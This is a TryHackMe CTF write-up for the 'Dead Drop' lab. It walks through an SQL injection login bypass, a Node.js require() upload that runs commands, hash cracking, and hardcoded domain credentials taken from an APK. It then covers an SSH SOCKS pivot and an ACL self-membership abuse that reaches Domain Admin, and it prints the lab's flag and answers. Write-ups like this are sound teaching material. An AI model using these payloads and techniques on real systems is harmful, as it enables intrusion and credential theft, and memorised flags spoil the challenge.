| Follow @anir0y | |
|---|---|
| Dead Drop |  |

Dead Drop is a medium challenge in the Jr Pentester Challenges module, the capstone of the Jr Penetration Tester path where you stop following guided steps and chain the bugs yourself. It goes further than its siblings: where Silent Monitor and Domino stayed on a single Linux host, Dead Drop makes you break into a DMZ web app, loot credentials, and then pivot into an internal Windows domain to compromise the domain controller. The brief is blunt: the web server is your only entry point, the corporate LAN (192.168.11.0/24) is not directly reachable, and the goal is the flag on the Administrator’s desktop of the DC.
This room is two tasks: an Introduction that just starts the network, and a Dead Drop task with five questions that each mark a milestone in the attack chain. Every answer below was verified correct by the TryHackMe checker.
The network, and getting a route to it
The deployed network has three hosts, all on 192.168.11.0/24: the web server (192.168.11.200, the DMZ entry point), a domain controller DEADDROP-DC (192.168.11.100), and a workstation DEADDROP-WRK (192.168.11.51). Unlike a single-box room, that internal subnet is not pushed over the standard TryHackMe access VPN, so a plain nmap from my own machine could not route to it. The network ships its own OpenVPN profile for that, but the simplest path is the AttackBox: it is dropped straight onto the room network and its tun0 already routes 192.168.11.0/24.
I worked from the AttackBox for the whole engagement. A scan of the web server shows a Linux host with SSH and HTTP, and everything else filtered.
  # nmap -Pn -n -p22,80,443,445,8080 192.168.11.200
  22/tcp   open     ssh
  80/tcp   open     http
  443/tcp  filtered https
  445/tcp  filtered microsoft-ds
Foothold: SQL injection on the DeadDrop login
Port 80 is an Express (Node.js) app, “DeadDrop - Secure File Sharing Platform”, that redirects everything to /login. There is no registration and no other route, so the login is the way in. A classic boolean payload breaks the query: sending admin' or '1'='1 as the username returns a 302 to /internal-style /dashboard, logging me in as the first user.
  # curl -s -o /dev/null -w '%{http_code} %{redirect_url}\n' \
  #   --data-urlencode "username=admin' or '1'='1" --data-urlencode "password=x" \
  #   http://192.168.11.200/login
  302 http://192.168.11.200/dashboard
The dashboard is a file manager: upload, rename, delete, and a Preview link per file. Two files left by earlier testers sit there, payload.js and reverse.js.
RCE: the preview feature require()s your upload
Previewing payload.js returns something odd: Error loading module: svc-drop:$6$... with a full /etc/shadow line. That is the tell. The Preview route does not read a .js file, it require()s it as a Node module, which executes the module’s top level code. The leftover file had thrown a shadow entry; I can upload my own module to run arbitrary commands and exfil the output through the same error message.
Reading the app source (recovered through this RCE) confirms the design. The login builds its SQL with raw string concatenation, and the preview route loads JavaScript with require():
  const query = "SELECT * FROM users WHERE username = '" + username + "' AND password = '" + password + "'";
  ...
  if (ext === '.js') {
    const moduleExport = require(filePath);   // executes the uploaded file
  }
A payload that runs a command and throws its output gives clean RCE as the node service user:
  // upload r.js, then GET /preview/r.js
  const { execSync } = require('child_process');
  throw new Error('ROUT:' + execSync('id; hostname').toString());

  Error loading module: ROUT:uid=996(node) gid=996(node) groups=996(node)
  tryhackme-2404
Looting the web server: cracking svc-drop
The app lives in /opt/app. Its backup/shadow.bak holds a planted SHA-512 crypt hash for svc-drop (a real login user with /bin/bash), and the SQLite database leaks two app passwords that turn out to be the wrong length for the SSH question, so the hash is the one to crack.
  # node sqlite dump of /opt/app/db/deaddrop.db
  admin:SuperSecretAdm1n!        (17 chars)
  svc-backup:BackupAgent2024     (15 chars)
  # backup/shadow.bak
  svc-drop:$6$f1331af25300c7f3$7twueSf8eUyvgYnPWElPYpspGgBuYJ.TMG...:19700:0:99999:7:::
The AttackBox cracks $6$ at only a few hundred hashes a second, which would take hours, so I pulled the hash to my own machine and let the GPU do it. It fell almost instantly against rockyou.
  # hashcat -m 1800 hash.txt rockyou.txt   (Apple M4 Pro, ~42 kH/s)
  $6$f1331af25300c7f3$7twue...:dropsofjupiter
The SSH password for the web server is dropsofjupiter. SSH in as svc-drop.
The mobile app: domain credentials in an APK
svc-drop’s home has a backup/deaddrop-mobile.apk, the company’s internal mobile application. Decoding it with apktool and reading res/values/strings.xml hands over hardcoded domain credentials:
  <string name="api_endpoint">http://internal.tryhackme.loc/api/v1</string>
  <string name="default_username">j.harris</string>
  <string name="default_password">DropsOfJupiter2026!</string>
So the mobile app credentials are j.harris:DropsOfJupiter2026!. One honest note that saved a wrong answer: svc-drop’s .bash_history (contaminated by earlier players) showed the password as DropsOfJupyter2026! with a “y”. The APK is the authoritative source and spells it DropsOfJupiter2026! with an “i”. Always confirm a looted secret at its source rather than trusting a shell history.
Pivot to the DC: the ITSupport-Admins ACL
The DC (192.168.11.100) is not reachable from the AttackBox directly, but it is reachable from the web server. I opened an SSH dynamic SOCKS proxy through svc-drop and ran my Windows tooling through proxychains. The domain is deaddrop.loc, and j.harris validates over SMB and WinRM.
  # ssh -D 1080 [email protected]     (SOCKS pivot)
  # proxychains nxc smb 192.168.11.100 -u j.harris -p 'DropsOfJupiter2026!'
  SMB  192.168.11.100  DEADDROP-DC  [+] deaddrop.loc\j.harris:DropsOfJupiter2026! (Pwn3d!)
The interesting part is the escalation. Reading the DACL of the ITSupport-Admins group shows that j.harris holds a single, specific right over it: a validated write on the Self-Membership property, which is the permission that lets an account add itself to a group.
  # dacledit.py -action read -principal j.harris -target 'ITSupport-Admins' ...
  ACE Type     : ACCESS_ALLOWED_OBJECT_ACE
  Access mask  : WriteProperty
  Object type  : Self-Membership
  Trustee      : j.harris
TryHackMe accepts the name of that abuse as AddMember (BloodHound labels the self-only variant AddSelf, but the room wants the member-write term, 9 characters). And ITSupport-Admins is not just any group: it is nested inside Domain Admins, with a telling description.
  # ldapsearch ... (cn=ITSupport-Admins) memberOf description
  description: IT Support administrators (delegated DA-equivalent rights)
  memberOf: CN=Domain Admins,CN=Users,DC=deaddrop,DC=loc
So the chain is: j.harris adds itself to ITSupport-Admins, which is a member of Domain Admins, which makes j.harris a domain admin. The group you target to reach Domain Admin is ITSupport-Admins. (Worth flagging honestly: this shared network had been escalated by earlier players, so j.harris was already sitting in those groups when I arrived. The designed ACE is still right there on the group, which is what the question is really asking about.)
Root of the domain: the flag
With Domain Admin, the Administrator’s desktop on the DC is readable over WinRM.
  # proxychains nxc winrm 192.168.11.100 -u j.harris -p 'DropsOfJupiter2026!' \
  #   -x 'type C:\Users\Administrator\Desktop\*.txt'
  THM{d34d_dr0p_d0m41n_pwn3d}
The domain controller flag is THM{d34d_dr0p_d0m41n_pwn3d}.
Takeaways
- “Preview” is a dangerous verb, and
require()is worse. The whole foothold came from a feature that loaded a user-supplied file as code instead of reading it as data. On a real target the same bug class hides anywhere untrusted input reaches a dynamic loader: Noderequire, Pythonpickle/import, PHPinclude, a template engine that compiles input. If an “innocent” viewer or importer executes the thing it is meant to display, treat it as RCE and move straight to reading source and config. The second half of the room is the reward for that: a crackable service hash in a backup file, and plaintext domain credentials hardcoded in a mobile APK’sstrings.xml, which is one of the first places to grep any Android app you get your hands on. - Group ACLs are a quiet path to Domain Admin. Nobody made
j.harrisa domain admin directly. They gave it one small right, the ability to add itself to a group, and nested that group inside Domain Admins. That is a realistic misconfiguration and exactly what BloodHound exists to surface. When you land a domain account, do not stop at its group memberships: enumerate what it can write to (dacledit,bloodyAD get writable, BloodHound outbound control) and follow the nesting, because a self-membership write on the right group is game over.
Room solved 100%: 2 tasks, 6 answers.